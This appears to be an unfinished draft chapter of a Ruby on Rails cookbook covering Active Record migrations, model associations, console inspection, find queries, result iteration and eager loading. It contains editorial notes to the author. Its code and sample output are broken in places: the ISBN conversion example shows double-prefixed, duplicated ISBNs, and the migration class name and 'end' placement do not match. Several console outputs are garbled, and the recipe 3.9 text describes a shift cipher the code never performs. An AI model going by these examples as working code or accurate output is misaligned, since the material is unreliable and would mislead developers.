3.4 Developing your Database with Migrations

Problem

Expand and update. Mention migrations generator. --RJO

You need to change your database schema: you need to add columns, delete columns, or otherwise modify your table definitions. If things go wrong, you'd like the ability to roll back your changes.

For example, you are working with a team of developers on a database that manages books. As of January 1, 2007, the book industry began using a new, 13 digit ISBN format to identify all books. You want to prepare your database for this change.

What complicates the upgrade is that the developers in your group may not be ready for the conversion all at once. You want a way to organize how this change is applied to each instance of the database. Each incremental change should be in version control, and ideally you'll be able to revert changes if necessary.

Solution

Use Active Record migrations and define the conversion process in two different stages.

Use the generator to create the two migrations.

```
rob@teak:~/bookdb$ ruby script/generate migration AddConvertedIsbn
      create db/migrate
      create db/migrate/001_add_converted_isbn.rb
rob@teak:~/bookdb$ ruby script/generate migration ReplaceOldIsbn
      exists db/migrate
      create db/migrate/002_replace_old_isbn.rb
```

Define the first migration as follows. Include `convert_isbn` as a helper method containing the ISBN conversion algorithm.

`db/migrate/001_add_converted_isbn.rb:`

```
class ConvertIsbn < ActiveRecord::Migration
  def self.up
    add_column :books, :new_isbn, :string, :limit => 13
    Book.find(:all).each do |book|
      Book.update(book.id, :new_isbn => convert_isbn(book.isbn))
    end
  end
end
```

```

def self.down
  remove_column :books, :new_isbn
end

# Convert from 10 to 13 digit ISBN format
def self.convert_isbn(isbn)
  isbn.gsub!('-', '')
  isbn = ('978'+isbn)[0..-2]
  x = 0
  checksum = 0
  (0..isbn.length-1).each do |n|
    wf = (n % 2 == 0) ? 1 : 3
    x += isbn.split('')[n].to_i * wf.to_i
  end
  if x % 10 > 0
    c = 10 * (x / 10 + 1) - x
    checksum = c if c < 10
  end
  return isbn.to_s + checksum.to_s
end
end

```

The second stage of the conversion looks like this:

db/migrate/002_replace_old_isbn.rb:

```

class ReplaceOldIsbn < ActiveRecord::Migration
  def self.up
    remove_column :books, :isbn
    rename_column :books, :new_isbn, :isbn
  end

  def self.down
    raise IrreversibleMigration
  end
end

```

Discussion

Active Record migrations define versioned incremental schema updates. Each migration is a class that contains a set of instructions for how to apply a change, or set of changes, to the database schema. Within the class, instructions are defined in two class methods, `up` and `down`, that define how to apply changes as well as to revert them.

The first time a migration is generated, Rails creates a table called `schema_info` in the database, if it doesn't already exist. This table contains an integer column named `version`. The `version` column tracks the version number of the most current migration that has been applied to the schema. Each migration has a unique version number contained within its file name. (The first part of the name is the version number, followed by an underscore and then the filename, usually describing what this migration does.)

To apply a migration, use a `rake` task:

```
rob@teak:~/bookdb$ rake migrate
```

If no arguments are passed to this command, rake brings the schema up to date by applying any migrations with a version higher than the version number stored in the `schema_info` table. You can optionally specify the migration version you want your schema to end up at.

```
rob@teak:~/bookdb$ rake migrate VERSION=12
```

You can use a similar command to roll the database back to an older version. For example, if the schema is currently at version 13, but version 13 has a problem, you can use the previous command to roll back to version 12.

The solution starts off with a database consisting of a sole `books` table, which includes a column containing 10 digit ISBNs.

```
mysql> select * from books;
+----+-----+-----+
| id | isbn      | title        |
+----+-----+-----+
| 1  | 9780596001 | Apache Cookbook |
| 2  | 9780596001 | MySQL Cookbook  |
| 3  | 9780596003 | Perl Cookbook   |
| 4  | 9780596006 | Linux Cookbook  |
| 5  | 9789867794 | Java Cookbook   |
| 6  | 9789867794 | Apache Cookbook |
| 7  | 9781565926 | PHP Cookbook    |
| 8  | 9780596007 | Snort Cookbook  |
| 9  | 9780596007 | Python Cookbook |
| 10 | 9781930110 | EJB Cookbook    |
+----+-----+-----+
10 rows in set (0.00 sec)
```

As the first part of the two stage conversion process, we add a new column named `new_isbn`, and populate it by converting the existing 10 digit ISBN from the `isbn` row to the new 13 digit version. The conversion is handled with a utility method we've defined called `convert_isbn`. The `up` method adds the new column. Then it iterates over all the existing books, performing the conversion and storing the result in the `new_isbn` column.

```
def self.up
  add_column :books, :new_isbn, :string, :limit => 13
  Book.reset_column_information
  Book.find(:all).each do |book|
    Book.update(book.id, :new_isbn => convert_isbn(book.isbn))
  end
end
```

We run the first migration, `db/migrate/001_addConvertedIsbn.rb`, against our schema with the following `rake` command (note the capitalization of version):

```
rob@teak:~/bookdb$ rake migrate VERSION=1
(in /home/rob/bookdb)
```

We can confirm that the `schema_info` table has been created and that it contains a version of “1”. Inspecting the `books` table shows the new ISBN column, correctly converted.

```
mysql> select * from schema_info; select * from books;
+-----+
| version |
+-----+
|      1 |
+-----+
1 row in set (0.00 sec)

+-----+-----+-----+-----+
| id | isbn      | title        | new_isbn    |
+-----+-----+-----+-----+
|  1 | 9780596001 | Apache Cookbook | 9789780596002 |
|  2 | 9780596001 | MySQL Cookbook  | 9789780596002 |
|  3 | 9780596003 | Perl Cookbook   | 9789780596002 |
|  4 | 9780596006 | Linux Cookbook  | 9789780596002 |
|  5 | 9789867794 | Java Cookbook   | 9789789867790 |
|  6 | 9789867794 | Apache Cookbook | 9789789867790 |
|  7 | 9781565926 | PHP Cookbook    | 9789781565922 |
|  8 | 9780596007 | Snort Cookbook  | 9789780596002 |
|  9 | 9780596007 | Python Cookbook | 9789780596002 |
| 10 | 9781930110 | EJB Cookbook    | 9789781930119 |
+-----+-----+-----+-----+
10 rows in set (0.00 sec)
```

At this point we could revert this migration by calling `rake` with `VERSION=0`. Doing that would call the `down` method

```
def self.down
  remove_column :books, :new_isbn
end
```

which removes the `new_isbn` column and updates the `schema_info` version to “0”. Not all migrations are reversible, so you should take care to back-up your database to avoid data loss. In this case, we’re losing all the data in the `new_isbn` column—which isn’t yet a problem because the `isbn` column is still there.

To complete the conversion, perhaps once all the developers are satisfied that the new ISBN format works with their code, apply the second migration:

```
rob@teak:~/bookdb$ rake migrate VERSION=2
(in /home/rob/projects/migrations)
```

`VERSION=2` is optional, since we’re moving to the highest numbered migration.

To finish off the conversion, the second migration removes the `isbn` column and renames the `new_isbn` column to replace the original. This migration is irreversible. If we downgrade, the `self.down` method raises an exception. We could, alternately, define a `self.down` method that renames the columns and re-populates the 10-digit `isbn` field.

```
mysql> select * from schema_info; select * from books;
+-----+
```

```

| version |
+-----+
|      2 |
+-----+
1 row in set (0.00 sec)

+-----+-----+-----+
| id | title          | isbn       |
+-----+-----+-----+
|  1 | Apache Cookbook | 9789780596002 |
|  2 | MySQL Cookbook  | 9789780596002 |
|  3 | Perl Cookbook   | 9789780596002 |
|  4 | Linux Cookbook  | 9789780596002 |
|  5 | Java Cookbook   | 9789789867790 |
|  6 | Apache Cookbook | 9789789867790 |
|  7 | PHP Cookbook    | 9789781565922 |
|  8 | Snort Cookbook  | 9789780596002 |
|  9 | Python Cookbook | 9789780596002 |
| 10 | EJB Cookbook    | 9789781930119 |
+-----+-----+-----+
10 rows in set (0.00 sec)

```

See Also

- [`<xi:include></xi:include>`](#)

3.5 Modeling a Database with Active Record

Problem

You have a relational database and you want to create a model representation of it with Active Record. (We'll be using the `cookbook_dev` database from recipe XX.XX, Setting up a Relational Database for Use with Rails.)

Solution

First, create a Rails project called "cookbook" with

```
$ rails cookbook
```

From the root directory of the "cookbook" application created, use the `model` generator to create model scaffolding for each table in the `cookbook_dev` database (except for the join tables).

```

~/cookbook$ ruby script/generate model chapter
      create  app/models/
      exists  test/unit/
      exists  test/fixtures/
      create  app/models/chapter.rb
      identical test/unit/chapter_test.rb
      identical test/fixtures/chapters.yml

```

```

rob@teak:~/projects/test$ ruby script/generate model recipe
exists app/models/
exists test/unit/
exists test/fixtures/
create app/models/recipe.rb
identical test/unit/recipe_test.rb
identical test/fixtures/recipes.yml

rob@teak:~/projects/test$ ruby script/generate model tag
exists app/models/
exists test/unit/
exists test/fixtures/
create app/models/tag.rb
identical test/unit/tag_test.rb
identical test/fixtures/tags.yml

```

Next, add the following declarations to the files in the *app/models* directory:

~/cookbook/app/models/chapter.rb:

```

class Chapter < ActiveRecord::Base
  has_many :recipes
end

```

~/cookbook/app/models/recipe.rb:

```

class Recipe < ActiveRecord::Base
  belongs_to :chapter
  has_and_belongs_to_many :tags
end

```

~/cookbook/app/models/tag.rb:

```

class Tag < ActiveRecord::Base
  has_and_belongs_to_many :recipes
end

```

Discussion

Active Record creates an object relational mapping (ORM) layer on top of our “Cookbook” database. This layer allows Rails to communicate with the database via an object oriented interface defined by Active Record classes. Within this mapping, classes represent tables and objects correspond to rows in those tables.

Our database—being relational—contains “one-to-many” and “many_to_many” relationships. We need to supply Active Record with some information about what these relationships are. To do this, we add relationship declarations to the Active Record class definition of each model.

For the one-to-many relationship between chapters and recipes, we’ve added `has_many :recipes` to *chapters.rb* and `belongs_to :chapter` to *recipes.rb*. Notice that these declarations double as plain English descriptions of the relationship (“Chapters have many recipes”). This language helps us to conceptualize and communicate complex data models by verbalizing their real-world representations.

The many-to-many relationship between Recipes and Tags also needs the help of Active Record declarations. We've added `has_and_belongs_to_many :tags` to `recipes.rb` and `has_and_belongs_to_many :recipes` to `tags.rb`. There's no sign of the intermediate join table, `recipes_tags`. This is by design. Active Record handles the complexities of maintaining many-to-many relationships and provides an intuitive interface for accessing them from within Rails.

You can verify the existence of the model and its relationships by running an instance of the Rails console. Running `script/console` from your application's root drops you into an irb session that accesses your Rails environment. (The `-s` option tells the console to roll back any changes you make to the database when you exit.)

```
rob@teak:~/projects/test$ ruby script/console -s
Loading development environment in sandbox.
Any modifications you make will be rolled back on exit.
```

First, let's create a chapter object:

```
>> c = Chapter.new
=> #<Chapter:0x8e158f4 @new_record=true, @attributes={"sort_order"=>0,
"title"=>nil}>
```

Then a recipe object:

```
>> r = Recipe.new
=> #<Recipe:0x8e131d0 @new_record=true, @attributes={"see_also"=>nil,
"discussion"=>nil, "sort_order"=>0, "title"=>nil, "chapter_id"=>nil,
"solution"=>nil, "problem"=>nil}>
```

Now add that recipe to the chapter.

```
>> c.recipes << r
=> [#<Recipe:0x8e131d0 @new_record=true, @attributes={"see_also"=>nil,
"discussion"=>nil, "sort_order"=>0, "title"=>nil, "chapter_id"=>nil,
"solution"=>nil, "problem"=>nil}]
```

Inspecting the chapter object shows that it added our recipe as expected. (Certainly easier than the corresponding SQL, right?)

```
>> c
=> #<Chapter:0x8e158f4 @new_record=true, @recipes=[#<Recipe:0x8e131d0
@new_record=true, @attributes={"see_also"=>nil, "discussion"=>nil,
"sort_order"=>0, "title"=>nil, "chapter_id"=>nil, "solution"=>nil,
"problem"=>nil}], @attributes={"sort_order"=>0, "title"=>nil}>
```

We now have access to the recipes of our chapter via the `Chapter`'s `recipes` array.

```
>> c.recipes
=> [#<Recipe:0x8e131d0 @new_record=true, @attributes={"see_also"=>nil,
"discussion"=>nil, "sort_order"=>0, "title"=>nil, "chapter_id"=>nil,
"solution"=>nil, "problem"=>nil}]
```

Remember that you can always view all the methods available for an object by calling `methods`.

```
>> c.methods
```

To play with our Recipes to Tags relationship, we create a tag object and add it to our recipe object.

```
>> t = Tag.new  
=> #<Tag:0x8e09e3c @new_record=true, @attributes={"name"=>nil}>  
>> r.tags << t  
=> [#<Tag:0x8e09e3c @new_record=true, @attributes={"name"=>nil}>]
```

Finally, inspection confirms that the tag was added to our recipe object.

```
>> r.tags  
=> [#<Tag:0x8e09e3c @new_record=true, @attributes={"name"=>nil}>]
```

See Also

-

[`<xi:include></xi:include>`](#)

3.6 Inspecting Model Relationships from the Rails Console

Problem

You want to inspect the relationships between the objects in your model to confirm you have them set up correctly. You could do this by dummying up a web application, but you want something quick and simple, and nothing beats the command line.

Solution

Use the Rails console to create objects of your models and to explore their relationships with one another.

From your project root, type:

```
rob@teak:~/projects$ ruby script/console -s  
Loading development environment in sandbox.  
Any modifications you make will be rolled back on exit.
```

If you're using Windows, use:

```
C:\myApp>ruby script/console -s
```

You'll be put into an `irb` session with full access to your project environment and its Active Record models. You can enter ruby code, just as you would in a controller, to find if there are any problems with your data model.

Discussion

As a demonstration, create a database for a project that tracks assets and their types. This example also associate assets with tags. Create this database by generating three models using `script/generate: asset, asset_type, and tag`. (Note that you don't want a model for the `assets_tags` association table because Rails handles it internally.)

```
rob@teak:~/project$ ruby script/generate model asset
...
rob@teak:~/project$ ruby script/generate model asset_type
...
rob@teak:~/project$ ruby script/generate model tag
...
```

Then define the specific table definitions with the following migration:

```
class BuildDb < ActiveRecord::Migration

  def self.up
    create_table :asset_types do |t|
      t.column :name,          :string
    end
    create_table :assets do |t|
      t.column :asset_type_id, :integer
      t.column :name,          :string
      t.column :description,   :text
    end
    create_table :tags do |t|
      t.column :name,          :string
    end
    create_table :assets_tags do |t|
      t.column :asset_id,      :integer
      t.column :tag_id,        :integer
    end
  end

  def self.down
    drop_table :assets_tags
    drop_table :assets
    drop_table :asset_types
    drop_table :tags
  end
end
```

Now you can populate the database with some dummy data. Use the following SQL insert statements for this:

```
insert into asset_types values (1,'Photo');
insert into asset_types values (2,'Painting');
insert into asset_types values (3,'Print');
insert into asset_types values (4,'Drawing');
insert into asset_types values (5,'Movie');
insert into asset_types values (6,'CD');
insert into assets values (1,1,'Cypress','A photo of a tree.');
insert into assets values (2,5,'Blunder','An action film.');
insert into assets values (3,6,'Snap','A recording of a fire.');
insert into tags values (1,'hot');
insert into tags values (2,'red');
insert into tags values (3,'boring');
insert into tags values (4,'tree');
insert into tags values (5,'organic');
insert into assets_tags values (1,4);
insert into assets_tags values (1,5);
```

```
insert into assets_tags values (2,3);
insert into assets_tags values (3,1);
insert into assets_tags values (3,2);
```

Now set up the relationships between the models. This example includes a one-to-many and a many-to-many relationship.

asset_type.rb:

```
class AssetType < ActiveRecord::Base
  has_many :assets
end
```

tag.rb:

```
class Tag < ActiveRecord::Base
  has_and_belongs_to_many :assets
end
```

asset.rb:

```
class Asset < ActiveRecord::Base
  belongs_to :asset_type
  has_and_belongs_to_many :tags
end
```

Now that we've got the model set up and have some data loaded, we can open a console session and have a look around.

```
rob@teak:~/current$ ruby script/console -s
Loading development environment in sandbox.
Any modifications you make will be rolled back on exit.
>> a = Asset.find(3)
=> #<Asset:0x4093fba8 @attributes={"name"=>"8220;Snap", "id"=>"3",
"asset_type_id"=>"6", "description"=>"A recording of a fire."}>

>> a.name
=> "Snap"

>> a.description
=> "A recording of a fire."

>> a.asset_type
=> #<AssetType:0x4093a090 @attributes={"name"=>"CD", "id"=>"6"}>

>> a.asset_type.name
=> "CD"

>> a.tags
=> [#<Tag:0x40935acc @attributes={"name"=>"hot", "tag_id"=>"1", "id"=>"1",
"asset_id"=>"3"}, #<Tag:0x40935a90 @attributes={"name"=>"red", "tag_id"=>"2",
"id"=>"2", "asset_id"=>"3"}]>

>> a.tags.each { |t| puts t.name }
hot
red
=> [#<Tag:0x40935acc @attributes={"name"=>"hot", "tag_id"=>"1", "id"=>"1",
```

```
"asset_id=>"3"}>, #<Tag:0x40935a90 @attributes={"name=>"red", "tag_id=>"2",  
"id=>"2", "asset_id=>"3"}>]
```

In the console session, we retrieve the asset record with an id of 3 and store it in an object. We display the asset's name and description. Fetching the asset's type returns an `AssetType` object. The next line returns the name of that asset type.

Accessing the tags of this asset object returns an array consisting of the asset's tags. The next command iterates over these tags and prints each tag name.

Examining your model in this stripped down environment is a great way to make sure that there are no problems. Doing similar testing within the controllers of your application could make an obvious problem a little harder to find.

See Also

-

`<xi:include></xi:include>`

3.7 Creating a New Active Record Object

Problem

Rename! --RJO

You have a form that submits its parameters to a controller. Within a method in that controllers, you want to create a new Active Record object based on the values of those parameters.

Solution

For example, you have the following `authors` table as defined in your `schema.rb`:

`db/schema.rb:`

```
ActiveRecord::Schema.define(:version => 1) do  
  
  create_table "authors", :force => true do |t|  
    t.column "first_name", :string  
    t.column "last_name", :string  
    t.column "email", :string  
    t.column "phone", :string  
  end  
end
```

and a corresponding model set up in `app/models/author.rb`:

```
class Author < ActiveRecord::Base  
end
```

Your author creation form contains the following:

```

<p style="color: green"><%= flash[:notice] %></p>

<h1>Create Author</h1>

<form action="create" method="post">
  <p> First Name:<br>
    <%= text_field "author", "first_name", "size" => 20 %></p>

  <p> Last Name:<br>
    <%= text_field "author", "last_name", "size" => 20 %></p>

  <p> Email:<br>
    <%= text_field "author", "email", "size" => 20 %></p>

  <p> Phone Number:<br>
    <%= text_field "author", "phone", "size" => 20 %></p>

  <input type="submit" value="Save">
</form>

```

Add a `create` method that creates the new Author object to `app/controllers/authors_controller.rb`:

```

def create
  @author = Author.new(params[:author])
  if @author.save
    flash[:notice] = 'An author was successfully created.'
    redirect_to :action => 'list'
  else
    flash[:notice] = 'Failed to create an author.'
    render :action => 'new'
  end
end

```

Discussion

In the Authors controller, we create a new Author instance by calling Active Record's `new` constructor. This constructor may be passed a hash of attributes that correspond to the columns of the `authors` table. In this case we pass in the `author` sub-hash of the `params` hash. The `author` hash contains all the values that the user entered into the author creation form.

We then attempt to save the object, which performs the actual sql insert. If nothing goes wrong, we create a `flash` message indicating success, and redirect to the `list` action. If the object wasn't saved, perhaps because of validation failures, we render the form again.

See Also

-

`<xi:include></xi:include>`

3.8 Retrieving Records with Find

Problem

You want to retrieve an Active Record object that represents a specific record in your database, or a set of Active Record objects that each correspond to items in the database, based on specific conditions being met.

Solution

First, you need some data to work with. Set up an *employees* table in your database and populate it with a set of employees with their names and hire dates. The following migration does this:

db/migrate/001_create_employees.rb:

```
class CreateEmployees < ActiveRecord::Migration
  def self.up
    create_table :employees do |t|
      t.column :last_name, :string
      t.column :first_name, :string
      t.column :hire_date, :date
    end

    Employee.create :last_name => "Davolio",
                    :first_name => "Nancy",
                    :hire_date => "1992-05-01"
    Employee.create :last_name => "Fuller",
                    :first_name => "Andrew",
                    :hire_date => "1992-08-14"
    Employee.create :last_name => "Leverling",
                    :first_name => "Janet",
                    :hire_date => "1992-04-01"
    Employee.create :last_name => "Peacock",
                    :first_name => "Margaret",
                    :hire_date => "1993-05-03"
    Employee.create :last_name => "Buchanan",
                    :first_name => "Steven",
                    :hire_date => "1993-10-17"
    Employee.create :last_name => "Suyama",
                    :first_name => "Michael",
                    :hire_date => "1993-10-17"
    Employee.create :last_name => "King",
                    :first_name => "Robert",
                    :hire_date => "1994-01-02"
    Employee.create :last_name => "Callahan",
                    :first_name => "Laura",
                    :hire_date => "1994-03-05"
    Employee.create :last_name => "Dodsworth",
                    :first_name => "Anne",
                    :hire_date => "1994-11-15"
  end
end
```

```
def self.down
  drop_table :employees
end
```

To find the record with an id of 5, for example, pass 5 to `find`:

```
>> Employee.find(5)
=> #<__ "1993-10-17", "id"=>"5",
  "first_name"=>"Steven", "last_name"=>"Buchanan"}>
```

In your controller, you assign the results to a variable. In practice, the id would usually be a variable as well.

```
employee_of_the_month = Employee.find(5)
```

If you pass an array of existing ids to `find`, you get back an array of `Employee` objects.

```
>> team = Employee.find([4,6,7,8])
=> [#<__ "1993-05-03", "id"=>"4",
  "first_name"=>"Margaret", "last_name"=>"Peacock"}>, #<Employee:0x40b1ffeo
@attributes={"hire_date"=>"1993-10-17", "id"=>"6", "first_name"=>"Michael",
  "last_name"=>"Suyama"}>, #<Employee:0x40b1ffa4
@attributes={"hire_date"=>"1994-01-02", "id"=>"7", "first_name"=>"Robert",
  "last_name"=>"King"}>, #<Employee:0x40b1ff68
@attributes={"hire_date"=>"1994-03-05", "id"=>"8", "first_name"=>"Laura",
  "last_name"=>"Callahan"}>]

>> team.length
=> 4
```

Passing `:first` to `find` retrieves the first record found in the database. Note, though, that databases make no guarantee about which record will be first.

```
>> Employee.find(:first)
=> #<__ "1992-05-01", "id"=>"1",
  "first_name"=>"Nancy", "last_name"=>"Davolio"}>
```

Passing `:order` to `find` is a useful way to control how the results are ordered. This call gets the employee that was hired first:

```
>> Employee.find(:first, :order => "hire_date")
=> #<__ "1992-04-01", "id"=>"3",
  "first_name"=>"Janet", "last_name"=>"Leverling"}>
```

Changing the sort order returns the employee that was hired last:

```
>> Employee.find(:first, :order => "hire_date desc")
=> #<__ "1994-11-15", "id"=>"9",
  "first_name"=>"Anne", "last_name"=>"Dodsworth"}>
```

You can find all employees in the table by passing `:all` as the first parameter.

```
>> Employee.find(:all).each {|e| puts e.last_name+' , '+e.first_name}
Davolio, Nancy
Fuller, Andrew
Leverling, Janet
Peacock, Margaret
Buchanan, Steven
```

Suyama, Michael
King, Robert
Callahan, Laura
Dodsworth, Anne

Using `:all` with the `:conditions` option adds a where clause to the sql that Active Record uses.

```
>> Employee.find(:all, :conditions => "hire_date > '1992' and
   first_name = 'Andrew')")
=> [#<-- "1992-08-14", "id"=>"2",
   "first_name"=>"Andrew", "last_name"=>"Fuller"}>]
```

Discussion

The three different forms of `find` are distinguished by their first parameter. The first takes an id or an array of ids. The second takes the `:first` symbol and retrieves a single record. The third form, using `:all`, retrieves all records from the corresponding table. With any of the forms, if no records are found, `find` returns `nil` or a `nil` array.

All forms of `find` accepts an `options` hash as the last parameter. (It's “last” and not “second” because the `:id` form of `find` can list any number of ids as the first parameters.) The options hash can contain any or all of the following:

- `:conditions` – A string that functions as the `where` clause of an sql statement.
- `:order` – Determines the order of the results of the query.
- `:group` – Used for the grouping of data by column values.
- `:limit` – Specifies a maximum number of rows to retrieve.
- `:offset` – Specifies the number of records to omit in the beginning of the result set.
- `:joins` – Contains sql fragment to join multiple tables.
- `:include` – A list of named associations on which to “left outer” join with.
- `:select` – Specifies the attributes of the objects returned.
- `:readonly` – Makes the returned objects “readonly” so that saving them has no effect.

See Also

•

`<xi:include></xi:include>`

3.9 Iterating Over an Active Record Result Set

Problem

You've used the `find` method of Active Record to fetch a set of objects. You want to iterate over this result set in both your controller and its associated view.

Solution

The solution uses a database of animals with names and descriptions. Create this model with

```
$ ruby script/generate model Animal
```

and then add the following to the generated animal migration to both define the schema and add a few animals to the database:

db/migrate/001_create_animals.rb:

```
class CreateAnimals < ActiveRecord::Migration
  def self.up
    create_table :animals do |t|
      t.column :name, :string
      t.column :description, :text
    end

    Animal.create :name => 'Antilocapra americana',
                  :description => <<-EOS
                    The deer-like Pronghorn is neither antelope
                    nor goat -- it is the sole surviving member
                    of an ancient family dating back 20 million
                    years.
                  EOS

    Animal.create :name => 'Striped Whipsnake',
                  :description => <<-EOS
                    The name "whipsnake" comes from the snake's
                    resemblance to a leather whip.
                  EOS

    Animal.create :name => 'The Common Dolphin',
                  :description => <<-EOS
                    (Delphinis delphis) has black flippers and
                    back with yellowish flanks and a white belly.
                  EOS
  end

  def self.down
    drop_table :animals
  end
end
```

controllers/animals_controller.rb retrieves all the animal records from the database. We then iterate over the result set and perform a simple shift cipher on each animal name, storing the result in an array.

```
class AnimalsController < ApplicationController

  def list
    @animals = Animal.find(:all, :order => "name")
  end
end
```

We display the contents of both animal arrays in `views/animals/list.rhtml`, using two different Ruby loop constructs:

```
<h1>Animal List</h1>
<ul>
<% for animal in @animals %>
  <li><%= animal.name %>
    <blockquote>
      <%= animal.description %>
    </blockquote>
  </li>
<% end %>
</ul>
```

Discussion

In the solution, the results of the `find` command returns all the animals from the database and stores them, ordered by name, in the `@animals` array. This array is preceded by an “at” sign, making it an instance variable, and therefore are available to the view (`list.rb`).

The MVC idiom is to pass variables containing data structures to views, letting the views determine how to iterate over or otherwise display the data. So in the `list` view, we iterate over the `@animals` array with a `for` statement, which uses the `Array` class’s `each` iterator. Each iteration stores an `Animal` object in the `animal` variable. For each animal we print its name and description.

Figure 3.1 shows the results of our iteration in the view.

See Also

-

`<xi:include></xi:include>`

3.10 Retrieving Data Efficiently with Eager Loading

Problem

You’ve got data in a table containing records that reference a parent record from a second table, as well as child records in a third table. You want to retrieve all the objects of a certain type, including each object’s associated parent and children. You could gather this information by looping over each object and performing additional queries within the loop, but that’s a lot of separate hits to the database. You want a way to gather all of this information using as few queries as possible.




Figure 3.1. Iterating over a list of animals.

Solution

Using Active Record's eager loading, you can fetch objects from a model and include associated objects, all with a single database query.

Assume you have a photography website that displays galleries containing photos by different photographers. This database is defined by the following migration:

`db/migrate/001_build_db.rb:`

```

class BuildDb < ActiveRecord::Migration

  def self.up
    create_table :photographers do |t|
      t.column :name,          :string
    end
    create_table :galleries do |t|
      t.column :photographer_id, :integer
      t.column :name,          :string
    end
    create_table :photos do |t|
      t.column :gallery_id,   :integer
      t.column :name,          :string
      t.column :file_path,    :string
    end
  end

  def self.down
    drop_table :photos
    drop_table :galleries
    drop_table :photographers
  end
end

```

The relationships between Photographers, Galleries, and Photos are set up in each model's class definition.

models/photographer.rb:

```

class Photographer < ActiveRecord::Base
  has_many :galleries
end

```

app/models/gallery.rb:

```

class Gallery < ActiveRecord::Base
  has_many :photos
  belongs_to :photographer
end

```

app/models/photo.rb:

```

class Photo < ActiveRecord::Base
  belongs_to :gallery
end

```

Finally, populate your database with the following data set:

```

insert into photographers values (1,'Philip Greenspun');
insert into photographers values (2,'Mark Miller');

insert into galleries values (1,1,'Still Life');
insert into galleries values (2,1,'New York');
insert into galleries values (3,2,'Nature');

insert into photos values (1,1,'Shadows','photos/img_5411.jpg');
insert into photos values (2,1,'Ice Formations','photos/img_6386.jpg');
insert into photos values (3,2,'42nd Street','photos/img_8419.jpg');

```

```

insert into photos values (4,2,'The A Train','photos/img_3421.jpg');
insert into photos values (5,2,'Village','photos/img_2431.jpg');
insert into photos values (6,2,'Uptown','photos/img_9432.jpg');
insert into photos values (7,3,'Two Trees','photos/img_1440.jpg');
insert into photos values (8,3,'Utah Sunset','photos/img_3477.jpg');

```

To use eager loading, add the `:include` option to Active Record's `find` method, as in the following Galleries controller. The data structure returned is stored in the `@galleries` instance variable.

app/controllers/galleries_controller.rb:

```

class GalleriesController < ApplicationController

  def index
    @galleries = Gallery.find(:all, :include => [:photos, :photographer])
  end
end

```

In your view, you can loop over the `@galleries` array and access information about each gallery, its photographer, and the photos it contains.

app/views/galleries/index.rhtml:

```

<h1>Gallery Results</h1>

<ul>
  <% for gallery in @galleries %>
    <li><b><%= gallery.name %> (<i><%= gallery.photographer.name %></i>)</b>
      <ul>
        <% for photo in gallery.photos %>
          <li><%= photo.name %> (<%= photo.file_path %>)</li>
        <% end %>
      </ul>
    </li>
  <% end %>
</ul>

```

Discussion

